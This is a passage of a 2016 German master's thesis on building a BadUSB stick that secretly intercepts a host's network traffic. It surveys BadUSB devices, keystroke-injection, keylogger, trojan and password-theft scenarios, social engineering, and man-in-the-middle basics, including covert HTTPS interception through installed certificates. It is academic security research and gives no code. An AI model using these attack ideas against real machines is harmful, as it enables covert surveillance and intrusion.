Entwicklung und Evaluierung eines BadUSB-Sticks zum Abhören von Netzwerkverbindungen

Daniel E. Wolfmayr, BSc

MASTERARBEIT

eingereicht am
Fachhochschul-Masterstudiengang

Embedded Systems Design

in Hagenberg

im September 2016

Erklärung

Ich erkläre eidesstattlich, dass ich die vorliegende Arbeit selbstständig und ohne fremde Hilfe verfasst, andere als die angegebenen Quellen nicht benutzt und die den benutzten Quellen entnommenen Stellen als solche gekennzeichnet habe. Die Arbeit wurde bisher in gleicher oder ähnlicher Form keiner anderen Prüfungsbehörde vorgelegt.

Hagenberg, am 14. September 2016

Daniel E. Wolfmayr, BSc

Inhaltsverzeichnis

Vorwort

Entstanden ist diese Arbeit im Jahr 2016 im Rahmen meines Masterstudiums Embedded Systems Design an der Fachhochschule Oberösterreich am Campus Hagenberg. Im Zuge des Josef Ressel Zentrums u'smile wurde das Thema BadUSB aufgegriffen, daraus entstanden zwei Themen für Masterarbeiten. Das erste Thema ist das Abwehren von BadUSB-Geräten und das zweite die Entwicklung eines BadUSB-Prototypen. Da mich das Thema IT-Security in Verbindung mit möglichen Angriffen immer wieder interessiert und auch beschäftigt hat, ergriff ich das Thema zum Entwickeln eines BadUSB-Geräts zum Abhören von Netzwerkverbindungen, um mehr Wissen und Erfahrungen in den Bereichen IT-Security und Embedded Linux zu sammeln.

Ich bedanke mich bei der FH Oberösterreich, meinem Studiengang und im Speziellen bei meinem Betreuer, Herrn Dr. Michael Roland, für die inhaltliche Unterstützung meiner Masterarbeit.

Weiters gilt mein Dank Michael Hölzl, MSc und Peter Riedl, MSc für die Unterstützung während des Entwickelns meines Prototypen und Frau Birgitt Grurl-Weintrager für das Korrekturlesen dieser Arbeit.

Ich möchte mich auch bei meiner Familie und meinen Freunden, speziell bei meiner Freundin, bedanken, die in der Zeit während meines Studiums hinter mir gestanden und mich immer ermutigt haben.

Kurzfassung

Viele Forschungsinstitute investieren wenig Zeit in die Entwicklung von Techniken zur Abwehr bösartiger Hardware. Hiervon geht aber ein hohes Potential für Angriffe aus. Fast jeder benutzt heutzutage USB-Geräte wie zum Beispiel USB-Massenspeicher.

Bösartige USB-Geräte, auch BadUSB-Geräte genannt, gibt es schon länger. Beispiele dafür sind USB-Sticks, die Tastatureingaben emulieren oder sogar die Beschädigung der Hardware beabsichtigen.

Diese Arbeit beschäftigt sich mit der Entwicklung und Evaluierung eines BadUSB-Sticks zum Abhören von Netzwerkverbindungen. Es wird ein Prototyp entwickelt, der als transparenter Proxy-Server einen *Man-in-the-Middle*-Angriff ausführt. Dabei werden alle IP-Pakete vom Hostsystem zum Prototyp umgeleitet und dort aufgezeichnet. Anschließend werden die Pakete wieder zurück in das Hostsystem geroutet und dort weiter ins Internet übertragen.

Das Routing am Hostsystem wird mit einer emulierten HID-Tastatur verändert. Für diese Eingriffe benötigt man das Root-Passwort des Hostsystems. Das muss mit geeigneten Techniken herausgefunden werden, was in dieser Arbeit nicht implementiert wurde.

Zum Abhören von verschlüsselten Services wie etwa HTTPS werden eigene Zertifikate am Hostsystem installiert.

Diese Arbeit zeigt, dass es möglich ist, unverschlüsselte sowie auch verschlüsselte Netzwerkverbindungen über einen BadUSB-Stick im Klartext abzuhören und abzuspeichern.

Abstract

These days, many research institutes still invest little time in developing techniques to ward off malicious hardware. But exactly this malicious hardware entails a high potential for attacks. Nowadays, almost everyone uses USB devices, such as USB mass storage devices. Malicious USB devices, so-called BadUSB devices, are known for quite some time now. Examples are USB flash drives emulating keystrokes or even USB devices intending to damage the hardware.

This thesis presents the development and evaluation of a BadUSB device for monitoring network connections. A developed prototype performs a Man-in-the-Middle attack as a transparent proxy server. For this purpose, all IP packets are redirected to the prototype and recorded there. Subsequently, the prototype sends all packets back to the host system before they are transmitted to the internet.

The modification to the host system is done by an emulated HID keyboard. These operations need the root password of the host system. This password has to be detected by appropriate techniques, which is not a part of this thesis. For the monitorting of encrypted services, such as HTTPS, self-signed certificates are installed on the host system.

This thesis shows the possibility of intercepting and storing unencrypted and encrypted network connections in plain text by means of a BadUSB device.

Kapitel 1

Einleitung

Die Markteinführung von USB fand 1996 mit USB 1.0 statt. Dieser sollte alle damaligen verwendeten PC-Schnittstellen für die Hardware-Peripherie ersetzen. Die Spezifikation wurde damals nicht nur für Maus und Tastatur ausgelegt, sondern bot auch die Möglichkeit zum Anschluss von anderen Peripheriegeräten wie zum Beispiel Drucker oder Scanner [30].

Durch USB 2.0, mit einer Datenrate von bis zu 480 MBit/s, konnte man auch Massenspeicher mit annehmbarer Übertragungsgeschwindigkeit mittels USB-Schnittstelle verwenden und seit 2008 sind mit USB 3.0 sogar 4,8 GBit/s möglich.

Heute haben sehr viele Geräte einen USB-Port zur Datenübertragung. Durch die einfache Verwendung mittels *Plug & Play* wurde USB immer beliebter bei der Entwicklung von Hardware-Peripherie. Mit der weiten Verbreitung von USB-Geräten entsteht aber genau hier ein neues Gefahrenpotential.

Viele Forschungsinstitute und Firmen investieren viel Zeit in die Entwicklung von Antivirus-Software zur Abwehr von Malware.

Vergleichsweise wenig wird in die Entwicklung von Techniken zur Abwehr von bösartiger Hardware investiert. Hiervon geht jedoch ein hohes Potential für Angriffe aus, denn nahezu jeder benutzt heutzutage USB-Geräte wie USB-Sticks. In größeren bzw. sicherheitskritischen Unternehmen ist sehr oft der USB-Port gesperrt, da hier keine Kontrolle durch Systemadministratoren möglich ist. Durch Datenaustausch mit privaten Computern kann potentielle Malware eingeschleust und leicht verbreitet werden.

Es gibt noch sehr viele andere Beispiele von bösartiger Hardware, wie zum Beispiel einen PS/2 Key-Logger [29] oder Router mit bösartiger Firmware. Diese Arbeit behandelt aufgrund des breiten Spektrums an bösartiger Hardware nur USB-Geräte, sogenannte BadUSB-Geräte [38, 39].

1.1 Was ist BadUSB

Unter dem Begriff BadUSB versteht man USB-Geräte, die beim Anschließen an ein Hostsystem bösartige Routinen durchführen. Meist sind diese Geräte getarnt und geben dem Hostsystem beispielsweise vor, dass ein ganz anderes Gerät (USB-Tastatur, USB-Maus, USB-Massenspeicher, etc.) angeschlossen wurde. Diese Geräte können dann im Hintergrund, also vom Benutzer verborgen, automatisiert Befehle ausführen.

Das besondere an BadUSB ist das erhöhte Gefahrenpotential. Die Firmware von gewöhnlichen USB-Geräten, zum Beispiel USB-Massenspeicher, kann direkt über die USB-Schnittstelle selbst für Angriffe modifiziert werden. Ein Angreifer kann das ausnutzen, um automatisiert Schadsoftware zu starten oder Netzwerkeinstellungen so zu manipulieren, dass Netzwerkverbindungen abgehört werden können.

1.2 BadUSB-Geräte

1.2.1 Funktionsweise

Es gibt mittlerweile viele verschiedene USB-Geräte, die zur Verwendung von BadUSB geeignet sind [47]. So können Hubs, SD-Card-Adapter, SATA-Adapter aber auch Webcams und USB-Sticks zu BadUSB-Geräten umprogrammiert werden. Dies geschieht durch Umprogrammierung der Firmware. Sehr viele und weit verbreitete USB-Controller-Chips, auch in USB-Sticks, haben keinen Schutzmechanismus vor solchen Umprogrammierungen [47].

Die Funktionsweise eines BadUSB-Sticks ist im Grunde relativ einfach. Es gibt zwei Bereiche, USB-Controller und Speicherbereich. Für den Benutzer ist nur der Speicherbereich sichtbar, wobei der bösartige Teil in der Controller-Firmware versteckt ist (siehe Abbildung 1.1).




Abbildung 1.1: USB-Gerät mit einem Microcontroller, für den Anwender nicht sichtbar.




Abbildung 1.2: USB-Gerät mit einem Microcontroller und Speicher. (Bildquelle: Karsten Nohl [38])

Die einfachste Umsetzung eines BadUSB-Geräts ist die eines USB-Massenspeichers wie in Abbildung 1.2. Durch die bereits vorhandenen Treiber für Massenspeicher in einem Betriebssystem, erfordert die Aktivierung wenig bis gar keine Benutzerinteraktion als vergleichbare andere Hardware-Peripherie. Außerdem denken Benutzer kaum darüber nach, ob das Gerät ohne Sicherheitsrisiko angeschlossen werden kann. Meist wird blind vertraut und der vermeintlich harmlose USB-Stick einfach angesteckt.

1.2.2 Beispiele existierender BadUSB-Geräte

Rubber Ducky

Der *Rubber Ducky*, wie in Abbildung 1.3 dargestellt, wurde von *HAK5* [21] entwickelt und ist der Nachfolger des *USB-Switchblade* [20]. Dieser Stick emuliert eine Computertastatur und kann so bösartige Scripte, wie in Abschnitt 1.3.2 beschrieben, ausführen. Dabei werden mittels normalem Editor die Tastaturbefehle der Reihe nach als *Ducky Scripts* abgespeichert. *Ducky Scripts* werden zu HEX-Files durch das Tool *duckencoder* compiliert. Danach wird das lauffähige Script mit dem Namen *inject.bin* ins Root-Verzeichnis einer microSD-Karte gespeichert und von dort vom *Rubber Ducky* beim Anschließen an ein Hostsystem ausgeführt. Nun können etwa Systemeinstellungen geändert, Backdoors geöffnet, Daten abgerufen oder Reverse-Shells aufgebaut werden. Grundsätzlich kann mit einer emulierten Tastatur alles, was physikalisch erreicht werden kann, voll automatisch in wenigen Sekunden angegriffen werden.




Abbildung 1.3: Der „Rubber Ducky“ mit einem Micro-SD Card Slot zum Ausführen von bösartigen Scripts. (Bildquelle: heise.de [51])




Abbildung 1.4: USB-basiertes Microcontroller System Teensy. (Bildquelle: PJRC [43])

Teensy

Abbildung 1.4 zeigt den Teensy [43], der ein komplettes USB-basiertes Microcontrollersystem ist. Erhältlich ist das System mit 8- bzw. 32-Bit-Prozessoren. Auch für dieses System gibt es bereits Anleitungen zum Bau eines BadUSB-Geräts (vgl. [26]). Der *Teensy* kann über die Arduino-IDE[1] oder mittels WinAVR[2] programmiert werden.

Vorteile gegenüber dem *Rubber Ducky* sind der zusätzlich enthaltene Speicher und USB-Port. Es lässt sich sehr einfach als angebliche Tastatur konfigurieren. In Verbindung mit dem *Social-Engineer Toolkit* [49] dient die vermeintliche Tastatur im Wesentlichen dazu, über Power-Shell oder WSCRIPT eine Payload, im Allgemeinen eine Backdoor, auf dem angegriffenen Rechner zu installieren.

USB-Armory

USB-Armory [41] (siehe Abbildung 1.5) ist ein kleiner Rechner in Form eines USB-Sticks mit einem *System-on-Chip* Freescale i.MX53 und 512 MByte Arbeitsspeicher. Auf diesem Prozessor läuft ein vollständiges Betriebssystem, welches mittels SD-Karte gebootet wird, sobald der Stick an einem USB-Port angeschlossen ist. Der Benutzer sieht nur einen herkömmlichen USB-Speicher und im Hintergrund könnte über das Linux-Betriebssystem bösartige Software laufen. Weiters lässt sich der USB-Anschluss für eine Ethernet-Verbindung verwenden, um etwa als OpenSSH-Proxy zu dienen.

Durch diese Funktionalität kann der USB-Armory auch als BadUSB-Gerät verwendet werden. Auch Betriebssysteme wie *Kali Linux* [28], welches eine Menge an Angriffsmöglichkeiten bereit hält, bieten schon eine Lösung für USB-Armory.

[1] https://www.arduino.cc
[2] http://winavr.sourceforge.net




Abbildung 1.5: USB-Armory von Inverse Path. (Bildquelle: Inverse Path [41])

USB-Killer

Es gibt mittlerweile USB-Prototypen, die nicht nur Software angreifen, sondern auch die Hardware zerstören. Der USB-Killer [45] ist ein BadUSB-Gerät (in Abbildung 1.6 ersichtlich), das nur den Zweck der Zerstörung eines Hostsystems erfüllen soll. Die Grundfunktion besteht darin, beim Aktivieren des USB-Sticks die Kondensatoren auf 110V durch einen invertierenden DC/DC-Konverter aufzuladen. Ist die Spannung erreicht, schaltet sich der DC/DC-Konverter aus und die Transistoren öffnen. Danach soll die Spannung von 110V auf die Signalleitung des USB-Ports gelegt werden. Sobald die Spannung der Kondensatoren auf 7V gesunken ist, schließen die Transistoren und der DC/DC-Konverter startet wieder. Dieser Vorgang wiederholt sich solange, bis alles beschädigt worden ist. Verpackt in einem handelsüblichen Gehäuse eines USB-Sticks fällt der Killer-USB überhaupt nicht auf. Betrachtet man jedoch das Innenleben dieses Sticks wie in Abbildung 1.6 (links), fallen die Kondensatoren schon deutlich auf. Allerdings würden selbst bei dieser Betrachtung die meisten fachfremden Benutzer nicht nachdenklich werden.




Abbildung 1.6: USB-Killer mit einer Reihe von Kondensatoren zur Zerstörung des USB-Ports. (Bildquelle: kukuruku.co [45])

1.3 Mögliche Angriffszenarien mit BadUSB

1.3.1 Passwort-Sniffer

Eine mögliche Angriffsform ist die Verwendung eines Passwort-Sniffers. Ein BadUSB-Gerät könnte beispielsweise einen Screenlock durchführen. Der Benutzer muss zum Entsperren sein Passwort eingeben. Die Eingabe des Passworts wird mittels Key-Logger, wie im Abschnitt 1.3.3 erklärt, aufgenommen. Wenn der Benutzer Root-Rechte besitzt, kann man durch sein Passwort selbst diese Rechte erlangen um zum Beispiel sämtliche Systemeinstellungen zu ändern.

Eine andere Form, an das Passwort zu kommen, wäre auch das Auslesen des Speichers. Es gibt fertige Scripts für Windows, die Zugangsdaten aus dem Speicher des Hostsystems auslesen können [40]. Nach außen hin könnte man denken, es sei ein „normaler“ USB-Massenspeicher. Im Hintergrund lässt man dieses Script laufen und erhält in nur kurzer Zeit das aktuelle Windows-Passwort des angemeldeten Benutzers.

Auch unter Linux gibt es Möglichkeiten an das User-Passwort und damit zu Root-Rechte zu kommen, falls der angemeldete Benutzer diese Rechte besitzt [6].

1.3.2 Bösartiges Script

Eine der leichtesten Formen eines Angriffs ist die Ausführung eines vordefinierten Scripts. In einem Betriebssystem wie Windows, Linux oder Mac OSX kann man prinzipiell alles über Tastatureingaben steuern. Man öffnet ein Terminal, ändert Systemeinstellungen wie etwa die Deaktivierung der Firewall oder kopiert vertrauliche Daten. Schreibt man nun ein Script wie in Abbildung 1.7, welches diese Tastaturbefehle der Reihe nach ausführt und spielt dieses etwa auf den Rubber-Ducky aus Abschnitt 1.2.2, würde im Prinzip das Opfer selbst den Angriff durchführen. Natürlich braucht man dafür Root-Rechte, aber wie im vorigen Abschnitt beschrieben, gibt es auch hierfür Lösungen.




Abbildung 1.7: Beispiel eines einfachen Scripts für Rubber-Ducky.

1.3.3 Key-Logger

Durch sogenannte Key-Logger werden Tastatureingaben des Benutzers mitprotokolliert. Diese Art des Angriffs könnte man zum Beispiel mit einem USB-Hub durchführen. Der Aufbau würde in etwa wie bei KeyGrabber [29] aussehen, nur dass der Logger selbst in einem USB-Hub versteckt ist. Es ist zwar nicht garantiert, dass das Opfer die Tastatur genau im USB-Hub anschließt, aber zumindest besteht die Möglichkeit.

Bei einem Laptop würde ein Key-Logger in dieser Form eher selten funktionieren, da hier fast nie eine externe Tastatur angeschlossen wird. Hierbei müsste ein BadUSB-Gerät wie *USB-Armory* die Tastatureingaben mitloggen.

1.3.4 Trojaner

Mit einem Rubber-Ducky [21] kann man ein Script schreiben, welches vorerst alle Systemeinstellungen so abändert, dass alle Sicherheitsüberprüfungen wie etwa die Firewall deaktiviert werden. Auf einem Server kann man einen Trojaner bereithalten, der heruntergeladen und installiert wird. In der Firewall muss man hierzu den Trojaner noch auf die Whitelist setzen.

1.3.5 Abhören von Netzwerkverbindungen

Mit einem eingerichteten Netzwerkinterface wäre es denkbar, den gesamten Internetverkehr eines Rechners mitzuloggen und eventuell auch auf einen Server weiterzuleiten. Dazu fungiert ein BadUSB-Gerät als Netzwerkkarte und der gesamte Internetverkehr wird auf diese Karte umgeleitet. Nach dem Speichern der Pakete werden sie wieder retour an den Computer gesendet, wo diese auf der Standardroute ins Internet geleitet werden. Zur Überwachung von HTTPS-Verbindungen könnte man durch Manipulation von DNS-Einstellungen und Installation von CA-Zertifikaten eine heimliche Überwachung erreichen.

1.4 Zielsetzung

Ziel dieser Arbeit ist es zu untersuchen, ob und wie man mit einem BadUSB-Gerät Netzwerkverbindungen abhören und aufzeichnen kann. Die Initialisierung des BadUSB-Geräts und des Hostsystems soll dabei weitestgehend automatisch ablaufen. Der gesamte Netzwerkverkehr des angegriffenen Rechners soll an das angeschlossene USB-Gerät umgeleitet, dort aufgezeichnet und anschließend wieder zurück über den Rechner ins Internet übertragen werden.

Ein weiteres Ziel ist die Entwicklung eines Prototypen, der als Netzwerkkarte und bei Bedarf als Tastatur/Maus zur Emulation von Eingaben

arbeitet. Dieser Prototyp soll als transparenter Proxy-Server arbeiten und unverschlüsselte wie auch verschlüsselte Netzwerkkommunikation im Klartext speichern.

1.5 Überblick

Der erste Teil dieser Arbeit gibt einen Überblick über BadUSB im Allgemeinen, bestehende BadUSB-Geräte, wie auch mögliche Angriffsszenarien. Weiters wird kurz auf das Thema *Social Engineering* allgemein und in Verbindung mit BadUSB eingegangen.

Ein weiterer Teil dieser Arbeit besteht in der Recherche und Implementierung des Paketroutings in Linux. Dies ist Grundlage für einen transparenten Proxy-Server auf dem BadUSB-Gerät. Dazu gibt Kapitel 3 technische Grundlagen zu *Man-in-the-Middle*-Angriffen sowie Routing im Allgemeinen und im Speziellen unter Linux.

Kapitel 4 beschreibt HTTP allgemein und die Implementierung eines Prototypen für die Umleitung von IP-Kommunikation.

Aufbauend auf die Umleitung von IP-Pakete ist im nächsten Teil der Arbeit das Überwachen von HTTPS-Verbindungen beziehungsweise das Überwachen von anderen Services beschrieben. Es wird allgemein auf HTTPS und auch auf die Implementierung am BadUSB-Prototyp eingegangen. Es werden andere gängige Services beschrieben und am Prototyp implementiert.

Der letzte Teil der Arbeit beinhaltet das Testen des Prototyps. Es wird das Abhören von Verbindungen wie HTTP, HTTPS und auch E-Mails mit verschiedenen Programmen getestet und bewertet und das *Timing* der verschiedenen Programme untersucht und verglichen. Weiters wird in diesem Teil auf bestehende Probleme eingegangen.

Kapitel 2

Social Engineering

2.1 Was ist Social Engineering

Unter dem Begriff *Social Engineering* versteht man die *„Wissenschaft und Kunst des Menschen-Hackings“* [44]. Diese Technik ist aufgrund der wachsenden Anzahl an E-Mails bzw. sozialen Netzwerken immer beliebter geworden.

Selbst mit den heute erhältlichen Sicherheitsprodukte sind es immer noch die Anwender selbst, die sämtliche Zugangsberechtigungen zu ihren Daten haben. In der Industrie beispielsweise müssen die Mitarbeiter mit vertraulichen Firmendaten arbeiten. Meistens sind hier die Zugriffsberechtigungen eingeschränkt, es gibt aber auch Personen wie Systemadministratoren, welche Zugang auf das Gesamtsystem besitzen. Genau hier setzt *Social Engineering* an und versucht, die „Schwächen“ der Menschen auszunutzen und durch Manipulation an vertrauliche Informationen zu gelangen.

> *„Eine Firma kann Hunderttausende Dollar in Firewalls, Verschlüsselung und andere Sicherheitstechnologien stecken. Doch wenn ein Angreifer eine eigentlich vertrauenswürdige Person anrufen kann, diese sich hereinlegen lässt und der Angreifer somit in das Netzwerk der Firma gelangen kann, dann ist das ganze Geld umsonst ausgegeben worden.”* – nach Kevin Mitnick [44]

In Abbildung 2.1 wird dargestellt, dass der Mensch über alle Sicherheitsebenen hinweg vertreten ist. Es gibt zahlreiche Sicherheitsschulungen und Sicherheitsbestimmungen, aber wenn sich Mitarbeiter auch nur unbewusst nicht daran halten, helfen sämtliche Sicherheitsvorkehrungen nichts.




Abbildung 2.1: Die Überbrückung von einzelnen Sicherheitsebenen. (Bildquelle: Social Engineering: der Mensch als Sicherheitsrisiko in der IT [33])

2.2 Arten von Social Engineering

Social Engineering wird in drei Arten unterteilt [33]: *Human Based Social Engineering*, *Computer Based Social Engineering* und *Reverse Social Engineering*. Oft werden während eines Angriffes auch Kombinationen aus verschiedenen Arten angewendet.

2.2.1 Human Based Social Engineering

Das *Human Based Social Engineering* setzt direkt, ohne Verwendung eines Computers, beim Opfer selbst an. Hierfür sind bei der angreifenden Person hohe rethorische Fähigkeiten, soziales Einfühlungsvermögen, Kreativität, Flexibilität, Selbstsicherheit sowie ein kommunikatives Geschick notwendig.

Durch das Verwickeln des „Opfers“ in ein Gespräch kann man sehr viele nützliche Informationen gewinnen, oftmals reicht eine einfache Frage aus, um ans Ziel zu gelangen.

2.2.2 Computer Based Social Engineering

Bei *Computer Based Social Engineering* erfolgt der Angriff über technische Hilfsmittel wie Computer oder BadUSB-Geräte. Mögliche Verfahren sind etwa Phishing, bösartige E-Mailanhänge oder aber auch die Aufforderung des Benutzer zu einer Eingabe.

Das rasante Wachstum von sozialen Netzwerken wie etwa *Facebook* macht es Angreifern noch einfacher, an Daten von möglichen Zielen zu gelangen. Die Veröffentlichung von Namen, Geburtsdaten und anderen persönliche Daten, ermöglicht es Angreifern an weitere sensiblere Daten zu gelangen.

2.2.3 Reverse Social Engineering

Eine der anspruchsvollsten Arten ist *Reverse Social Engineering*. Hierbei bringt man das Opfer dazu, sich bei dem Angreifer zu melden und um Hilfe zu bitten. Dadurch ist es nicht mehr notwendig, eine Vertrauensbeziehung aufzubauen, was sich meist als langwierig darstellt. Bei diesem Angriff sind in erster Linie sehr viele Vorbereitungen zu treffen, da ein Angreifer in der Lage sein muss, eine Störung zu verursachen und wieder beheben zu können. Meist läuft ein Angriff folgendermaßen ab [33]:

1. Das Opfer wird darauf vorbereitet, dass Störungen auftreten können und man diese beheben kann.
2. Der Angreifer hinterlässt die Kontaktdaten.
3. Der Angreifer verursacht dann eine Störung.
4. Das Opfer ruft den Angreifer an, damit dieser die Störung behebt. Dabei wird das Opfer bereitwillig Fragen beantworten und sogar fremde Programme auf dem eigenen Rechner ausführen. Möglich wäre auch ein BadUSB-Gerät, dass hierbei zum Einsatz kommt.
5. Der Angreifer beendet die Störung und erntet Dankbarkeit. Dabei hofft der Angreifer, dass er schnell in Vergessenheit gerät.

BadUSB in Verbindung mit Social Engineering ist eine Art Computer Based Social Engineering in Verbindung mit Human Based Social Engineering. Wie anfangs erwähnt, vertrauen die meisten Personen USB-Geräten blind, wodurch hier das Human Based Social Engineering bereits abgeschlossen ist.

Kapitel 3

Technische Grundlagen

3.1 Man-in-the-Middle-Angriff

Zum Abhören von Internetverbindungen wird meist ein *Man-in-the-Middle*-Angriff durchgeführt. Alle Teilnehmer arbeiten grundsätzlich in einer geschützten Umgebung. Das heißt, dass alle Prozesse vor der Außenwelt verborgen sind und andere nicht sehen können, was ein Teilnehmer intern macht. Der einzige öffentliche Zugangspunkt ist der Kommunikationskanal. Möchte ein Angreifer Informationen über einen Teilnehmer erhalten, muss sich dieser über den Kommunikationskanal, beispielsweise von einem Client und einem Server, Zugang verschaffen. Dazu muss der Angreifer im gleichen Netzwerk wie einer der beiden Teilnehmer sein, da sonst kein Abgreifen der gesendeten Pakete möglich ist. Sitzt der Angreifer, wie in Abbildung 3.1 dargestellt, zwischen Client und Server und greift dabei die gesendeten Pakete ab, spricht man von einem *Man-in-the-Middle*-Angriff. Dabei ist zwischen einem passiven und einem aktiven *Man-in-the-Middle*-Angriff zu unterscheiden.




Abbildung 3.1: Darstellung eines *Man-in-the-Middle*-Angriffs.

3.1.1 Passiver *Man-in-the-Middle*-Angriff

Bei einem passiven *Man-in-the-Middle*-Angriff werden die gesendeten Pakete eines Teilnehmers durch den Angreifer nicht verändert. Mit dieser Methode werden Pakete so aufgezeichnet, wie diese den Teilnehmer über den Kommunikationskanal verlassen.

Da alle Pakete in einem Netzwerk zu jeder Netzwerkschnittstelle zugestellt werden, kann ein Angreifer diese Pakete mitloggen, ohne dass ein Teilnehmer das merkt. Dazu wird die Netzwerkkarte in den sogenannten *promiscuous mode* versetzt. In dieser Konfiguration nimmt eine Netzwerkkarte auch IP-Pakete an, welche nicht an die eigene MAC-Adresse bestimmt sind. Dies macht es möglich, unverschlüsselte Verbindungen wie etwa HTTP im Klartext abzuspeichern.

3.1.2 Aktiver *Man-in-the-Middle*-Angriff

Bei einem aktiven *Man-in-the-Middle*-Angriff werden die durch einen Teilnehmer gesendeten Pakete durch einen Angreifer verändert. Dies ist zum Beispiel erforderlich, um eine Verschlüsselung mit TLS/SSL wie etwa bei HTTPS zu umgehen. Da sich bei diesem Beispiel der Angreifer beim Client als Server und beim Server als Client ausgeben muss, funktioniert dies nur bei einer Unterbrechung des Kommunikationskanals zwischen Client und Server was eine Veränderung der gesendeten Pakete voraussetzt. Zusätzlich muss bei der Überwachung von TLS/SSL verschlüsselten Verbindungen ein eigenes digitales Zertifikat erstellt und beim Host installiert werden.

Ein digitales Zertifikat, wie in Abschnitt 3.4 beschrieben, bestätigt den öffentlichen Schlüssel eines Servers. Dieser öffentliche Schlüssel wird benötigt, damit der symmetrische Sitzungsschlüssel asymmetrisch übertragen werden kann. Das heißt, alle Informationen, die mit diesem öffentlichen Schlüssel verschlüsselt werden, können *nur* mit dem privaten Schlüssel wieder entschlüsselt werden. Das Prinzip einer asymmetrischen Verschlüsselung zeigt Abbildung 3.2.

